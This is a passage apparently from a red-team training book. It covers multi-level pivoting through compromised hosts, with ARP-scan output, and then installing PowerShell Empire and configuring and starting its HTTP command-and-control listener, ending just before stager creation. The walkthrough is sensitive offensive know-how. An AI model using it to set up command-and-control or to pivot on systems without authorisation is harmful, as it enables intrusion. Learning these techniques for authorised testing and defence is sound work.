
# Welcome to Creately

Let's start drawing Network Diagrams




*There's more. So start exploring.*

In the preceding diagram, the attacker exploits the network and sets up a pivot on `192.168.0.10` to gain further visibility into the internal network. Upon doing more recon, the attacker comes across a system that has two NICs:



testStart typing...

Once the attacker gains access to `192.168.0.11`, they can then add a pivot again which will allow them access to `172.4.19.0` subnet. This is known as multi-level pivoting. The following diagram explains this:




testStart typing...

As explained previously, we found a system in the `172.4.19.0` system which has another IP assigned to it. We exploited that system and added a pivot, as shown in the following screenshot:

```
Connection-specific DNS Suffix . :  
IPv4 Address . . . . . : 172.17.10.240  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 172.16.1.1  
  
Tunnel adapter isatap.{80743CD1-2C02-476D-B9A8-1B77D46A61C1}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Tunnel adapter isatap.{30AC0E50-FDF0-4D4C-9B40-DEFB62D8A0F6}:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
Tunnel adapter Teredo Tunneling Pseudo-Interface:  
  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix . :  
  
C:\Windows\system32>
```

Following the same steps as we did for the Meterpreter shell, on this system, we add our pivot:



When performing the ARP Scan, we can see that we were able to reach the systems in this network too:

```
[+] IP: 172.17.0.42 MAC: ( )
[+] IP: 172.17.0.31 MAC: ( )
[+] IP: 172.17.0.26 MAC: ( )
[+] IP: 172.17.0.40 MAC: ( )
[+] IP: 172.17.0.36 MAC: ( )
[+] IP: 172.17.0.35 MAC: ( )
[+] IP: 172.17.0.44 MAC: ( )
[+] IP: 172.17.0.41 MAC: ( )
[+] IP: 172.17.0.34 MAC: ( )
[+] IP: 172.17.0.45 MAC: ( )
[+] IP: 172.17.0.43 MAC: ( )
[+] IP: 172.17.0.33 MAC: ( )
[+] IP: 172.17.0.32 MAC: ( )
[+] IP: 172.17.0.47 MAC: ( )
[+] IP: 172.17.0.46 MAC: ( )
```

# Summary

At the beginning of this chapter, we learned about port forwarding and its uses. We also learned about pivoting and its uses, followed by methods of port forwarding via SSH. Then we learned about Meterpreter pivoting via Armitage, as well as the concept of multi-level pivoting.

There are multiple ways to pivot. In further chapters, we will discuss pivoting via both Empire and Cobalt Strike. If you do not recognize these terms right now, there's no need to worry. We will cover everything in detail soon.

# Further reading

For more information on the topics discussed in this chapter, please visit the following links:

- <https://artkond.com/2017/03/23/pivoting-guide/>
- <https://highon.coffee/blog/ssh-meterpreter-pivoting-techniques/>

# Age of Empire - The Beginning

In this chapter, we will cover Empire, which is an extremely powerful post exploitation framework. The chapter will begin with a basic introduction to Empire, including installation and configuration. From there we will move on with using Empire for post exploitation effectively.

In this chapter, we will cover the following topics:

- Introduction to Empire
- Empire setup and installation
- Empire fundamentals
- Empire post exploitation for Windows/Linux/OSX
- Popping up a Meterpreter session using Empire
- Slack notification for Empire agents

# Technical requirements

The technical requirements are as follows:

- Empire
- Slack

Empire is a great tool to use in Red Team operations. Many Red Teamers opt for this tool due to its flexible architecture and its power over PowerShell. Empire can be very confusing for many pen testers, but once mastered, it can be a great asset when performing red team engagement.


# Introduction to Empire

According to the PowerShell Empire website (<http://www.powershellemire.com/>): "Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework."

It premiered at BSidesLV in 2015.

# Empire setup and installation

The Empire tool is open source and has a Git repository. We can clone the Git repository from GitHub by executing the following command: **git clone https://github.com/EmpireProject/Empire**



Harry — harry@FuzzerOS: ~ \$ git clone https://github.com/EmpireProject/Empire  
Cloning into 'Empire'...  
remote: Counting objects: 11988, done.  
remote: Compressing objects: 100% (72/72), done.  
remote: Total 11988 (delta 42), reused 34 (delta 17), pack-reused 11899  
Receiving objects: 100% (11988/11988), 20.63 MiB | 2.48 MiB/s, done.  
Resolving deltas: 100% (8133/8133), done.  
Checking connectivity... done.  
harry@FuzzerOS: ~ \$

The following files reside in the `Empire` directory:

```
Harry — harry@Fuzzer
[harry@FuzzerOS:~/Empire]$ ls -lh
total 120K
-rw-rw-r-- 1 harry harry 1.9K Aug 27 22:11 Dockerfile
-rw-rw-r-- 1 harry harry 1.6K Aug 27 22:11 LICENSE
-rw-rw-r-- 1 harry harry 4.0K Aug 27 22:11 README.md
-rw-rw-r-- 1 harry harry 6 Aug 27 22:11 VERSION
-rw-rw-r-- 1 harry harry 25K Aug 27 22:11 changelog
drwxrwxr-x 7 harry harry 4.0K Aug 27 22:11 data
-rwxrwxr-x 1 harry harry 60K Aug 27 22:11 empire
drwxrwxr-x 7 harry harry 4.0K Aug 27 22:11 lib
drwxrwxr-x 2 harry harry 4.0K Aug 27 22:11 plugins
drwxrwxr-x 2 harry harry 4.0K Aug 27 22:11 setup
[harry@FuzzerOS:~/Empire]$
```

The Empire Framework is written in Python, so we first need to install the Python dependencies. Empire already has an installation script, which can be viewed in the setup directory (`~/Empire/setup/`). The installation file is a simple Bash script which we can execute by using the following command: `./install.sh`

```
Harry — harry@FuzzerOS: ~/Empire/set
[harry@FuzzerOS:~/Empire/setup]$ ls -lh
total 28K
-rwxrwxr-x 1 harry harry 694 Aug 27 22:11 cert.sh
-rwxrwxr-x 1 harry harry 6.8K Aug 27 22:11 install.sh
-rw-rw-r-- 1 harry harry 203 Aug 27 22:11 requirements.txt
-rwxrwxr-x 1 harry harry 632 Aug 27 22:11 reset.sh
-rw-rw-r-- 1 harry harry 5.1K Aug 27 22:11 setup_database.py
[harry@FuzzerOS:~/Empire/setup]$ ./install.sh
```

This script will check and install all the packages and dependencies required by the Empire framework. Once the installation is complete, you'll see a `setup complete!` message as shown in the following screenshot:

```
[>] Enter server negotiation password, enter for random generation:  
[*] Database setup completed!  
  
[*] Certificate written to ../data/empire-chain.pem  
[*] Private key written to ../data/empire-priv.key  
  
[*] Setup complete!  
  
harry@FuzzerOS:~/Empire/setup$
```

We need root privileges to run Empire so that it can start the listeners on system ports as well. Execute the following command to run Empire with root privilege: **sudo ./empire**

The Empire framework will now load:

```
● ● ● Harry — harry@  
harry@FuzzerOS:~/Empire$ sudo ./empire
```

To get into using Empire, let's first understand the fundamentals of this.

# Empire fundamentals

Empire is a Python-based framework which is known for its post exploitation module and flexible architecture. The whole process of using the Empire Framework can be defined in **five phases**, which are demonstrated as follows:



The five phases are explained as follows:

- Phase 1: **Listener Initiation**
- Phase 2: **Stager Creation**
- Phase 3: **Stager Execution**
- Phase 4: **Acquiring Agent**
- Phase 5: **Post Module Operations**

To start with Empire, try executing the `help` command or inputting `?` for further options:

```
l(Empire) > ?
```

## Commands

=====


agents	Jump to the Agents menu.
creds	Add/display credentials to/from the database.
exit	Exit Empire
help	Displays the help menu.
interact	Interact with a particular agent.
list	Lists active agents or listeners.
listeners	Interact with active listeners.
load	Loads Empire modules from a non-standard folder.
plugin	Load a plugin file to extend Empire.
plugins	List all available and active plugins.
preobfuscate	Preobfuscate PowerShell module_source files
reload	Reload one (or all) Empire modules.
report	Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset	Reset a global option (e.g. IP whitelists).
resource	Read and execute a list of Empire commands from a file.
searchmodule	Search Empire module names/descriptions.
set	Set a global option (e.g. IP whitelists).
show	Show a global option (e.g. IP whitelists).
usemodule	Use an Empire module.
usestager	Use an Empire stager.

```
(Empire) > |
```

# Phase 1 – Listener Initiation

The first phase of Empire post exploitation is Listener Initiation. When using Empire, it is required to first configure a *listener* which would listen for incoming connections. A listener in Empire is just like a *handler* in Metasploit. To view a list of all active listeners, execute the following command: **listeners**

The output of running the preceding command is as follows:



```
[(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) > ]
```

If there's no listener running in Empire, you'll get a `No listeners currently active` message. We can execute the `help` command or the `?` for options allowed in the `listeners` module:

```
(Empire: listeners) > ?
```

## Listener Commands

---

agents	Jump to the agents menu.
back	Go back to the main menu.
creds	Display/return credentials from the database.
delete	Delete listener(s) from the database
disable	Disables (stops) one or all listeners. The listener(s) will not start automatically with Empire
edit	Change a listener option, will not take effect until the listener is restarted
enable	Enables and starts one or all listeners.
exit	Exit Empire.
help	Displays the help menu.
info	Display information for the given active listener.
kill	Kill one or all active listeners.
launcher	Generate an initial launcher for a listener.
list	List all active listeners (or agents).
listeners	Jump to the listeners menu.
main	Go back to the main menu.
resource	Read and execute a list of Empire commands from a file.
uselistener	Use an Empire listener module.
usestager	Use an Empire stager.

```
(Empire: listeners) > |
```

We don't have an active listener for now, but we can create one. To do this, we can use the `uselistener` command and give the type of listener as the argument:

```
● ● ●
(Harry: Listeners) > uselistener
dbx      http      http_com      http_foreign  http_hop      http_mapi      meterpreter      onedrive      redirector
(Harry: Listeners) > uselistener |
```

For now, let's choose HTTP listener. We need to execute the following commands to configure the HTTP listener:

```
| uselistener http
| info
```

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: listeners) > uselistener http
(Empire: listeners/http) > info

  Name: HTTP[S]
  Category: client_server

  Authors:
    @harmj0y

  Description:
    Starts a http[s] listener (PowerShell or Python) that uses a
    GET/POST approach.

  HTTP[S] Options:

  Name      Required  Value                                Description
  ----      -----    -----                                -----
  SlackToken  False    default                            Your SlackBot API token to communicate with your Slack instance.
  ProxyCreds  False    default                            Proxy credentials ([domain\]username:password) to use for request (default, no
  ne, or other).
  KillDate    False    None                               Date for the listener to exit (MM/dd/yyyy).
  Name        True     http                               Name for the listener.
  Launcher    True     powershell -noP -sta -w 1 -enc 5   Launcher string.
  DefaultDelay True    5                                 Agent delay/reach back interval (in seconds).
  DefaultLostLimit True    60                             Number of missed checkins before exiting.
  WorkingHours True    09:00-17:00                      Hours for the agent to operate (09:00-17:00).
  SlackChannel False   #general                         The Slack channel or DM that notifications will be sent to.
  DefaultProfile True    /admin/get.php,/news.php,/login/ Default communication profile for the agent.
  process.php Mozilla/5.0 (Windows
  NT 6.1; WOW64; Trident/7.0;
  rv:11.0) like Gecko
  Host        True     http://192.168.2.24:80           Hostname/IP for staging.
  CertPath    False   None                               Certificate path for https listeners.
  DefaultJitter True    0.0                             Jitter in agent reachback interval (0.0-1.0).
  Proxy       False   default                           Proxy to use for request (default, none, or other).
  UserAgent   False   default                           User-agent string to use for the staging request (default, none, or other).
  StagingKey  True    P<+l0;xJ/1XN:#=o~3|cqZ>2u?D.*A6z Staging key for initial agent negotiation.

```

As you may have noticed, the prompt changed from **Purple** to **Red**, which means we can now configure the listener. By default, the HTTP listener will set the HOST and PORT automatically, but we can change it using the `set` command. To see all the available options, execute the `help` command or the `?`:

```


Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
(Empire: listeners/http) > ?

  Listener Commands
  =====
  agents           Jump to the agents menu.
  back            Go back a menu.
  creds            Display/return credentials from the database.
  execute          Execute the given listener module.
  exit             Exit Empire.
  help             Displays the help menu.
  info             Display listener module options.
  launcher         Generate an initial launcher for this listener.
  listeners        Jump to the listeners menu.
  main             Go back to the main menu.
  resource         Read and execute a list of Empire commands from a file.
  set              Set a listener option.
  unset            Unset a listener option.

(Empire: listeners/http) >


```

Now that everything is in place, let's use the `execute` command to start the HTTP listener:



```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
[(Empire: listeners/http) > execute
[*] Starting listener 'http'
* Serving Flask app "http" (lazy loading)
* Environment: production
  WARNING: Do not use the development server in a production environment.
  Use a production WSGI server instead.
* Debug mode: off
[+] Listener successfully started!
(Empire: listeners/http) >
```

We're still using the HTTP listener menu (`Empire: listeners/http`) so we need to get back to just the listener menu (`Empire: listeners`), which can be done using the `back` command. To list the active listeners, we can also use the `list` command in the Listeners menu:



```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS:
[(Empire: listeners/http) > back
[(Empire: listeners) > list
[*] Active listeners:

```

Name	Module	Host	Delay/Jitter	KillDate
http	http	http://192.168.2.24:80	5/0.0	

```
(Empire: listeners) >
```

Our HTTP listener has started now, so we can just open the URL given in the preceding screenshot for verification:




If anyone tries to open the Empire listener URL, they'll be shown the default IIS page. At the same time, we will get a notification in Empire about the web request with the client IP. In this case, 192.168.2.6 tried to access the Empire listener:

```
(Empire: listeners) > [!] favicon.ico requested by 192.168.2.6 with no routing packet.
```

We can now move on to the next phase.


# Phase 2 – Stager Creation

Once the listener is ready, we can now create a one-liner stager that will connect back to the listener when executed. This phase will focus on the stagers that can be used depending upon the situation. Please refer to the table at the end of this chapter to choose the stager that works best for you. You can execute the `usestager` command to create a stager. The argument passed to the command is the type of stager that you want to create:



```
